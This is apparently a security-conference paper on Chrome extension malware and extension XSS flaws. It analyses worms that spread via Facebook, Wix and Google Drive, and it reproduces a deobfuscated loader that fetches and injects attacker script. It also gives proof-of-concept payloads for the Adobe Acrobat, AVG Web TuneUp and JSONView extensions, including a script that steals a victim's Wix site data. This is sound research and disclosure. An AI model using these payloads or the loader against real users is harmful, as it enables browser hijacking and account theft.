# Game of Chromes:
# Owning the Web with Zombie Chrome Extensions

# Abstract

On April 16 2016, an army of bots stormed upon Wix servers, creating new accounts and publishing shady websites in mass. The attack was carried by a malicious Chrome extension, installed on tens of thousands of devices, sending HTTP requests simultaneously. This "Extension Bot" has used Wix websites platform and Facebook messaging service, to distribute itself among users. Two months later, same attackers strike again. This time they used infectious notifications, popping up on Facebook and leading to a malicious Windows-runnable JSE file. Upon clicking, the file ran and installed a Chrome extension on the victim's browser. Then the extension used Facebook messaging once again to pass itself on to more victims.

Analyzing these attacks, we were amazed by the highly elusive nature of these bots, especially when it comes to bypassing web-based bot-detection systems.
This shouldn't be surprising, since legit browser extensions *are supposed* to send Facebook messages, create Wix websites, or in fact perform any action on behalf of the user.

On the other hand, smuggling a malicious extension into Google Web Store and distributing it among victims efficiently, like these attackers did, is let's say - not a stroll in the park.
But don't worry, there are other options.

Recently, several popular Chrome extensions were found to be vulnerable to XSS. *Yep*, the same old XSS every rookie finds in so many web applications. So browser extensions suffer from it too, and sadly, in their case it can be much deadlier than in regular websites.
One noticeable example is the Adobe Acrobat Chrome extension, which was silently installed on January 10 by Adobe, on an insane number of *30 million devices*. A DOM-based XSS vulnerability in the extension (found by Google Project Zero) allowed an attacker to craft a content that would run JavaScript as the extension.

In this talk I will show how such a flaw leads to full and permanent control over the victim's browser, turning the extension into zombie.
Additionally, Shedding more light on the 2016 attacks on Wix and Facebook described in the beginning, I will demonstrate how an attacker can use similar techniques to distribute her malicious payload efficiently on to new victims, through popular social platforms - creating the web's most powerful botnet ever.

# Malicious Extensions Analysis

## Malicious Extension I  - Bot distribution through Facebook and Wix.com

This malicious Chrome extension appeared on April 2016. It used Facebook messenger as a mean to distribute links to websites created with Wix.com websites platform. These websites redirected users to the attacker's page, persuading the victim's friends to install the same extension.

The extension's code was a duplicated version of another extension that was already exist in Chrome Web Store (and still exists). The main addition by the attackers to the original extension code was in the background script - it loaded a script named "`data.js`" from some path on the Internet, and injected it to each and every tab (see extension's course of action below). This script's code was highly obfuscated, and required us much time and effort to analyze.
The extension had several versions, it evolved every time we blocked its patterns, or had Google removing it from the Web Store.

The extension permissions included:

- `http(s)://*/*` - cross-origin abilities to any address on the Internet.
- `tabs` - full control on all chrome tabs, i.e. execute script on a tab, update tab url and more.
- `cookies` - access to the cookies of any site, including `http-only` cookies.

Once the extension is installed, it performs the following actions:

1. As mentioned above, first it sends an `XHR` to the attacker's server, fetches commands script "`data.js`" and injects it into all open tabs (using `tabs.executeScript`).
2. Opens a new Facebook tab. "`data.js`" is automatically loaded into it.
3. In the Facebook tab,  "`data.js`" appends an invisible iframe into the page's `DOM`. The frame `src` is Wix.com login page.
4. Inside the Wix frame (again, "`data.js`" is injected):
    a. Registers a new user in Wix.com, using randomized username & password strings* .
    b. Creates a new Wix website, and saves it with a crafted payload that redirects visitors to the attacker's website
    c. Publishes the website on a the Internet (it's free!).
5. Back in the Facebook tab, takes the url of the newly created Wix website, and distributes it among all the victim's friends, using Facebook messages.
6. Fetches the victim's Google authorization token, and uses it to submit a review on Chrome Web Store, rating the malicious extension with 5 stars.

* As the attack evolved, the attacker changed the registration method to social login (rather than username & password registration), using the victim's Facebook account. This was done in

order to avoid bot detection measures that were not enforced for social logins at first (if Facebook signed him in, he’s definitely not a bot, right?).

How it looks from the victim’s perspective:

1. I get a message on Facebook from a friend, saying “Enter this link and see who viewed your profile on Facebook”, and a link to a Wix website.
2. Entering the link, I am redirected to a different page, telling me to install a Chrome Extension from the Web Store, in order to see who viewed my profile, of course.
3. The link on the attacker’s page does lead to Chrome Web Store. I install the extension from the store.
4. Nothing happens (code runs on my Facebook tab, creates a new Wix website and sends its url to all my friends).
5. One of my friends clicks the link, and back to 1, in exponential growth.

Code Snippets

Extension manifest.js:

```
{
    "update_url": "https://clients2.google.com/service/update2/crx",
    "background": {
        "scripts": [
            "view.js"
        ]
    },
...
    "description": "Permet de profiter des avantages d'un compte
     viadeo premium",
...
    "name": "Viad30 Unlocker",
    "permissions": [
        "tabs",
        "*://*.viadeo.com/",
        "storage",
        "webNavigation",
        "http://*/*",
        "https://*/*",
        "cookies",
        "webRequest",
        "webRequestBlocking"
    ],
    "version": "3.4",
    "content_security_policy": "script-src 'self' 'unsafe-eval';
```

```
      object-src 'self'"
}
```

“view.js”, the background script, downloads “data.js” from the attacker’s server, and injects it into all tabs.
This is a deobfuscated code snippet from “view.js”:

```
chrome.tabs.onUpdated.addListener(function(gdhndztwu, ylvmbrzaez,
      ypujhmpyy) {
    var xhr_obj = juykhjkhj();
    xhr_obj['onreadystatechange'] = function() {
        if (xhr_obj['readyState'] == 4) {
            chrome['tabs']['executeScript']({
                code: xhr_obj['responseText']
            })
        }
    };
    xhr_obj['open']('get', 'http://appbdajfnec.co/data.js');
    xhr_obj['send']();
}
```

* The attacker’s domain name presented is not the original domain name used.

This is actually the attacker’s Command & Control mechanism for his bot extensions. The code of “data.js” is injected to any tab, on any update of a page. This way, the attacker is able to send tailored-made versions of “data.js”, according to the victim’s properties and the website he’s visiting. This grant the attacker with full and dynamic control on his botnet.

In the presented attack, “data.js” runs all the Wix-site-creating, Facebook-message-sending, Google-review-submitting stuff. It’s a 5000 lines script, and it does the whole login step by step.

## Malicious Extension II - Bot distribution through Facebook and Google Drive

This malicious Chrome extension appeared on June 2016. It gained more than 10,000 infections within 48 hours, before Facebook / Google blocked it. It was distributed by the same attackers acted in the Wix attack two months before (based on mutual techniques, code, domains). The distribution method used by this extension resembles the previous one, however the attack payload is stored this time in the victim's Google Drive, rather than in a Wix website. This campaign was a great success, and therefore made much noise on the web, as the news about "New Facebook Malware" were spread.
The attack and the malicious extension was covered thoroughly by Kaspersky Labs researcher Ido Naor, in his report on Securelist "Tag Me If You Can" [1].
I will bring here some highlights.

The attackers this time came up with a real game changer - way of installing the malicious extension without having to store it in Chrome Web Store (and being removed by Google once it's reported). They found an original way to run executables on victim's machines: a `jse` file that was downloaded straight from a click on a Facebook notification. This `jse` file represents a JScript code file. Upon clicking, it runs as an executable on any Windows machine.
The `jse` file, once run, creates a copy of the victim's Chrome process file, with a small addition: a malicious extension is installed.

When Chrome is reopened, the extension performs the following actions:

1. Injects the commands script on all tabs (the infamous "data.js").
2. Grabs victim's Google authorization token, and uses it to upload a new instance of the infecting `jse` file, to the victim's Google Drive.
3. Changes the permissions of the uploaded file to `public`, so everyone can access it.
4. Uses Facebook API to create tags of all the victim's Facebook friends. These tags result in notifications, shown on the Facebook pages of the tagged users. The notification lead to download of the malicious `jse` file from Google Drive.

How can a notification on Facebook lead to a `jse` file? Good question.
Facebook has a plugin system allowing third party websites to implement the Facebook commenting system in their pages. We all see it in action every day in many sites that shows Facebook comments in the bottom of their pages.
Tagging a Facebook user in comments run by this plugin, results in a notification on his Facebook homepage. The notification, upon clicking, leads the user outside of Facebook - to the url where the comments are shown. This url is controlled by the third-party that creates the tag using the commenting plugin.
The attackers leveraged this feature in order to create notifications that lead to *their* third-party url - a `jse` file stored on Google Drive.

[1] https://securelist.com/files/2016/07/KL_Facebook_Malware.pdf

How it looks from the victim’s perspective:

1. I get a notification on Facebook, saying a friend I know has just tagged me in a comment. I click on the notification.
2. I see a Facebook page saying that I’m leaving Facebook, I agree.
3. A file is downloaded on my browser. I click the downloaded file, because I’m that curious.
4. My browser window is suddenly closing and I see a Chrome shortcut on my desktop, I click it and the a Facebook tab is opened.
5. Nothing happens (code runs on my Facebook tab, uploads a new `jse` file to my Google Drive, creates tags of all of my friends using the plugin, leading to the `jse` file url).
6. One of my friends notices I tagged him, 2 clicks and we’re back in 1, in exponential growth.

# Vulnerable Extensions Analysis

### Vulnerable Extension I - Adobe Acrobat

On January 12th, an automatic Adobe Acrobat update force-installed a Chrome extension named Adobe Acrobat, on all Windows machines. The extension purpose was to allow users converting web pages into pdf files. A patched version of the extension still exists in Chrome Web Store, and currently installed on tens of millions of devices.

Only 6 days later, while having 30M installations, Google Project Zero researcher Tavis Ormandy revealed a DOM-based XSS vulnerability in the extension[2].

PoC for exploiting the vulnerability was demonstrated by Ormandy in his report:

```
window.open("chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/data
/
                js/frame.html?message=" +
                encodeURIComponent(JSON.stringify({
          panel_op: "status",
          current_status: "failure",
          message: "<h1>hello</h1>"
}))));
```

#### Vulnerability Analysis

From the exploitation code snippet we learn that an extension page `frame.html`, which is accessible to users by url, lacks input validation on the `message` parameter.
The following code from the extension file frame.js creates the vulnerability:

```
...
} else if (request.current_status === "failure") {
       analytics(events.TREFOIL_HTML_CONVERT_FAILED);
       if (request.message) {
              str_status = request.message;
       }
       success = false;
}
...
if (str_status) {
       $(".convert-title").removeClass("hidden");
       $(".convert-title").html(str_status);
}
```

[2] https://bugs.chromium.org/p/project-zero/issues/detail?id=1088

The above code takes the raw value from the message parameter and sets it as the `html` value of the page’s title.

Exploitation

Content-Security Policy prevents full exploitation in this case.
To understand why we need to go back to 2014, when Google enforced usage of `manifest 2` in Chrome Extensions. The most notable change in this version was a default CSP configuration, set for all extensions that do not explicitly configure it in the manifest.

The default Content-Security Policy is as followed:

```
script-src 'self'; object-src 'self'
```

This policy help preventing XSS in three ways:

1. Eval and related functions are disabled
2. Inline JavaScript will not be executed*
3. Only local scripts and resources are allowed (whitelisted domains can be set for fetching scripts)

*It’s important to mention that there is no mechanism for relaxing the restriction against executing inline JavaScript. Setting a script policy that includes '`unsafe-inline`' has no effect.

In this bold move, driving countless of extensions developers to patch their dirty code, Google has saved us from an XSS horror scenario.

CSP does prevent a lot of common XSS cases. However, the extension ecosystem is too wide to block all exploitation techniques with a policy.
In the following 2 ex-vulnerable extensions analysis, we will try to verify this argument.

## Vulnerable Extension II  - AVG Web TuneUp

When a user installs AVG AntiVirus on his machine, a Chrome extension called "AVG Web TuneUp" is force-installed. Tavis Ormandy, same researcher from Google Project Zero, found this extension to be vulnerable to XSS, among some other issues, on December 2015[3].
This vulnerability allowed attackers to craft a web page that initiates arbitrary JavaScript on any domain on the web - what we like to call Universal XSS.
At the time, the extension had ~9M installations, currently tens of millions.

PoC for exploiting this vulnerability was demonstrated by Ormandy in his report. The following code should be embedded in the attack page:

```
<script>
    for (i = 0; i < 256; i++) {
        window.postMessage({ origin: "web", action: "navigate",
data:{
           url:
                "javascript:document.location.hostname.endsWith('.avg.com'
           )"
                + "?"
                    + "alert(document.domain + ':' +document.cookie)"
                + ":"
                    + "false",
           tabID: i
        }}, "*");
    }
</script>
```

## Vulnerability Analysis

From the exploitation code snippet we learn that a script, probably content script injected into the page by the extension, listens to `window` messages. When it receives a message, and the message's `action` value is "navigate", it redirect the tab specified in `tabId`, to a destination specified in `url`.
In the given PoC, the url value starts with "`javascript:`", resulting in JavaScript execution on the affected tab. The PoC script checks whether current domain ends with "avg.com", and if so, alerts with the domain name and cookies.

Looking closer at the extension's code, the vulnerable part can be found.
content.js (content script injected to every tab):

```
window.addEventListener("message", function(event) …) {
```

[3] https://bugs.chromium.org/p/project-zero/issues/detail?id=675

```
      ...
      sendMessageToBackground(event.data);
}
...

var sendMessageToBackground = function(message, cb, viaPort){
      ...
      chrome.runtime.sendMessage(message, cb);
};
```

We can see that the extension’s content script indeed listens to incoming `window` messages. Then it takes the message data as is and forward it to the extension’s background script via `chrome.runtime.sendMessage`.

Background scripts run persistently in the background of a browser, and have the privilege of reading and changing all data in all tabs (given the extension’s permissions).

On message, the background script runs the logic of It calls another function `jsAPIservice.navigate`, that runs the logic of navigating tabs according to the message data.

background.js:

```
chrome.runtime.onMessage.addListener(wt.messaging.onMessage);
...
onMessage: function(request, sender, sendResponse){
      if(sender.id === wt.EXT_ID){
            var result;
            if(typeof actionsByType[request.action] === "function"){
                  result = actionsByType[request.action](request, sender);
                  if(result !== undefined && sendResponse){
                        var _response = request;
                        _response.data = result;
                        sendResponse(_response);
                  }}}}
```

The `actionByType[“navigate”]` function forwards the data to another function - `jsAPIservice`.navigate:

```
var actionsByType = function(){
...
      var navigate = function(message){
            jsAPIservice.navigate(message.data);
      };
      ...
```

```
     return {
     ...
          navigate: navigate };
```

This function forwards the data to `wt.chromeTabsUpdate`, that finally updates the chosen tab's url:

```
var jsAPIservice = function(){
    function navigate(data, tabId){
        var _tabId = (data.tabID !== null) ? data.tabID : ((tabId &&
                     tabId !== "") ? tabId : undefined);
...
        if (_tabId) {
            wt.chromeTabsUpdate({
                tabId: _tabId,
                url: data.url,
                callback: function (tab){}
            });
        }}}
...
var wt = {
chromeTabsUpdate: function(data){
    chrome.tabs.update(data.tabId, {url: data.url}, data.callback);
}
```

Exploitation

Luckily, Content-Security Policy does not take effect in this case, because the payload is not executed in the content script or in an extension page, but in the background script. Background script still has CSP limitations, such as inability to `eval` code, however it *is* able to control tabs and redirect them to new urls. This demo exploit manipulates this redirection, using a "`javascript:`" url, in order to run scripts in the context of the tab.


Demonstrating this PoC is easy and satisfying. Send one window message and you can run anything you want on any open tab. Below you can find a quick demo, exploiting this XSS in order to obtain victim's sites list from his Wix.com account.

attack.js (attacker's page):

```
for (i = 0; i < 9999; i++) {
    window.postMessage({ origin: "web", action: "navigate", data: {
        url: "javascript:document.location.hostname.endsWith('wix.com')"
        + "?"
        + "(function () {
           var xhr = new XMLHttpRequest(); xhr.open('GET',
           'https://www.wix.com/_api/wix-dashboard-ng-webapp/metaSite',
           true); xhr.onload = function() { var status = xhr.status; if
           (status == 200) { data = xhr.responseText;
          document.write(data); } };
           xhr.send(); })()"
        + ":"
        + "false",
        tabID: i
    }}, "*");
}
```

Result: tabs with location of “*.wix.com”, print the site list on the page (`document.write`). The list is fetched with an XHR request from a Wix api endpoint called `/metaSite`, and the session cookie is obviously sent along with the request.

After visiting the attack page, all tabs open on wix.com show the user’s list of sites:


https://www.wix.com/my-acco
Tomer
Secure
https://www.wix.com/my-account/sites/25ad4ced-9e72-4de1-991a-ee5790be26c0
Apps
Wix
Blackhat
beef
Hook Me!

```
{"errorCode":0,"errorDescription":"OK","success":true,"payload":[{"metaSiteId":"25ad4ced-9e72-4de1-991a-ee5790be26c0","siteName":"mysite-
1","dateCreated":"2017-02-08T08:10:23.486Z","dateUpdated":"2017-02-08T08:10:23.476Z","applications":{"HtmlWeb":
{"id":2,"idInApp":"b319950a-5862-4474-870f-
0922e2caa804","applicationType":"HtmlWeb","published":true,"thumbnail":"//static.wixstatic.com/dicons/b319950a-5862-4474-870f-
0922e2caa804_original.png","viewUrl":"https://tomervancohen2.wixsite.com/mysite-
1","editUrl":"http://editor.wix.com/html/editor/web/renderer/edit/b319950a-5862-4474-870f-0922e2caa804?metaSiteId=25ad4ced-9e72-4de1-991a-
ee5790be26c0"}},"embeddedServices":{"ProvidedMailingService":"de1d773b-7a33-45b0-b76a-0758f4d03693","SiteMembers":"3795a39f-211b-
438d-b440-ce6c2b3c6a92","AppBuilder":"14a1418c-725c-2438-e832-f923b51de992"},"thirdPartyApps":{"1480c568-5cbd-9392-5604-
1148f5faffa0":"ffffffff-ffff-ffff-ffff-ffffffffffff","141fbfae-511e-6817-c9f0-48993a7547d1":"ffffffff-ffff-ffff-ffff-ffffffffffff","130e98ba-8b86-2a9b-
4e5b-aee5345cb49a":"ffffffff-ffff-ffff-ffff-ffffffffffff","135aad86-9125-6074-7346-29dc6a3c9bcf":"5a78fe7b-d167-4f52-923c-
c80018445f7f","135c3d92-0fea-1f9d-2ba5-2a1dfb04297e":"ffffffff-ffff-ffff-ffff-ffffffffffff","14517e1a-3ff0-af98-408e-2bd6953c36a2":"ffffffff-ffff-
ffff-ffff-ffffffffffff","139ef4fa-c108-8f9a-c7be-d5f492a2c939":"ffffffff-ffff-ffff-ffff-ffffffffffff","13ee94c1-b635-8505-3391-97919052c16f":"ffffffff-
ffff-ffff-ffff-ffffffffffff"},"activityTypes":["auth/register","hotels/purchase","auth/login","form/contact-
form","hotels/confirmation","hotels/reservation","contact/contact-form"],"pendingApps":[],"premiumFeatures":[],"premiumInfo":
{"mailBoxesQuantity":0,"productName":"free","paying":false,"paymentCycle":null},"contactsDisabled":false,"authorizationToken":null,"authorizatio
{"isOwner":true,"permissions":[],"roles":["owner"],"ownerId":"7d7e9e88-e984-4f70-9874-
b04adfb2c575","siteToken":"JWS.eyJraWQiOiJuRVF5Y0M5TiIsImFsZyI6IkhTMjU2In0.eyJkYXRhIjoie1widXNlcklkXCI6XCI3ZDdlOWU4OC1lC
n_epcdmlH0iTkA_4tChqiJgRb93E8"},"supportedByOnboarding":false},{"metaSiteId":"960d760e-2097-4b98-b0ad-
aa123596ce84","siteName":"mysite-2","dateCreated":"2017-06-18T09:30:32.590Z","dateUpdated":"2017-06-18T09:30:32.583Z","applications":
{"HtmlWeb":{"id":2,"idInApp":"62e210ee-80ed-4beb-8d36
```

Such a script can run on any tab. An attacker might prepare a dedicated payload to each open tab, i.e. send messages on Facebook, upload files to Google Drive, or any other bot distribution tool you can imagine.
Another great option is using BeEF, The Browser Exploitation Framework, to hook all open tabs and control them with its awesome C&C capabilities.

### Vulnerable Extension III - JSONView

JSONView Chrome extension allows users to viewing json pages in a convenient formatted version.
It's a relatively successful extension, with ~1M installation currently, and positive reviews. It is probably used by a lot of developers and other tech guys.

On February 26 2015, a researcher called Joe Vennix, revealed an XSS vulnerability in the parsing process the extension run on json text[4]. Vennix added a simple PoC, in the form of the following text:

```
{ "a": "http://\"><iframe/src='javascript:alert(document.domain)'></iframe>"
}
```

He also committed a fix, but it was ignored by the extension's developer. Later on, more researchers found more XSS issues[5], and this unmaintained extension kept running and jeopardizing millions of users, undisturbed.

More than a year and a half later, on November 2016, Google removed JSONView from the web store and disabled it on all devices.
3 months later, on January 2017, a new version of JSONView was introduced by the original developer, XSS fixed.

### Vulnerability Analysis

The extension, using a content script injected in any tab, reads text from the page and sends it to its background script using `port.postmessage`. This is how the malicious input gets to the extension at first.

content.js (content script):

```
function formatToHTML(fnName, offset) {
      ...
      port.postMessage({
            jsonToHTML : true,
            json : jsonText,
            fnName : fnName,
            offset : offset
      });
```

As you can assume, in `jsonText` lies the text of the currently parsed page.

[4] https://twitter.com/joevennix/status/570993550659166208?lang=en
[5] https://github.com/gildas-lormeau/JSONView-for-Chrome/pull/76

The background script listens to these messages, and in turn sends them to a javascript worker that does the actual parsing.

Background.js (background script):

```
port.onMessage.addListener(function(msg) {
    var workerFormatter, workerJSONLint, json = msg.json;
    ...
    if (msg.jsonToHTML) {
        workerFormatter = new Worker("workerFormatter.js");
        ...
        workerFormatter.postMessage({
            json : json,
            fnName : msg.fnName
        });
    }}
```

“workerFormatter” receives the message, containing the text to parse, and returns a formatted HTML version of the input json text.
A closer look into workerFormatter.js, and the vulnerability is revealed:

```
function valueToHTML(value) {
    var valueType = typeof value, output = "";
    if (value == null)
        output += decorateWithSpan("null", "type-null");
    ...
    else if (valueType == "string")
        if (/^(http|https):\/\/[^\s]+$/.test(value))
            output += decorateWithSpan('"', "type-string") +
                '<a href="' + value + '">' + htmlEncode(value) +
                '</a>' + decorateWithSpan('"', "type-string");
        else
            output += decorateWithSpan('"' + value + '"', "type-string");
    ...
    return output;
}
```


Finally, the page’s text lands in the “value” parameter of this function. In case it’s a string value containing a url, the text is concatenated insecurely with an `<a href` tag, resulting in code injection.

Exploitation

To exploit this one a creative approach is needed.
The extension is vulnerable only to json files with a text MIME type. As a result, in order to exploit it, an attacker must somehow upload a text file to an attacked website, and lead victims to the uploaded page url. Another option is to manipulate websites' self-created jsons, by entering the payload in fields that are used by the application to build these jsons.

Example can be found in many websites, including Wix:
In the Contacts page, if you change a “tag” name through the UI, the value is reflected in the response of an api endpoint, returning a json.


This is how the “tags” api endpoint response usually looks like (with JSONView for the lovely formating):


https://www.wix.com/_api/wix-
My Account | Wix.com
Tomer
Secure
https://www.wix.com/_api/wix-contacts-webapp/dashboard/metasites/960d76...
+ - View source

```
            userDefined: true,
            contactsCount: 0
        },
      - {
            id: "239f98d9-3235-48dc-8316-4a8f652b1f15",
            name: "Just A Tag",
            userDefined: true,
            contactsCount: 0
        },
      - {
            id: "e839340c-83af-4dc9-86fe-7eea1b857cf0",
            name: "Customers",
            userDefined: true,
            contactsCount: 0
        }
    ]
}
```

This practice of embedding user controlled values in json responses of api endpoints, is legit and very common in web applications. These api endpoints allow ajax scripts running on UI pages, to fetch data and build the content into the page.

As you probably guessed, an attacker might add a crafted “tag” name in the UI:



http://\"><iframe/src='j

Customers

Get customers & keep in touch to keep them coming back for more


- Create your own Online Shop
- Show-off your products in amazing galleries
- Convert contacts to customers with offers & coupons

Learn more about adding your own online

Payload in this example:

```
http://\"><iframe/src='javascript:alert(String.fromCharCode(88,83,83,
32,111,110,32)+document.domain)'></iframe>
```

With JSONView extension installed, a url to the “tags” api will lead now to XSS:



https://www.wix.com/_api/wix-
My Account | Wix.com
Tomer
Secure
https://www.wix.com/_api/wix-contacts-webapp/dashboard/metasites/960d...
OK

An embedded page on this webpage says:

XSS on www.wix.com

```
{"errorCode":0,"errorDescr
customers","name":"Custome
viewers","name":"Viewers",                                    ame":"Contacted
Me","userDefined":false,"c                                    'contactsCount":0},
{"id":"contacts-site_membe                                    'id":"contacts-
site_members_request","nam                                    acts-
site_members_denied","name
all","name":"All","userDef
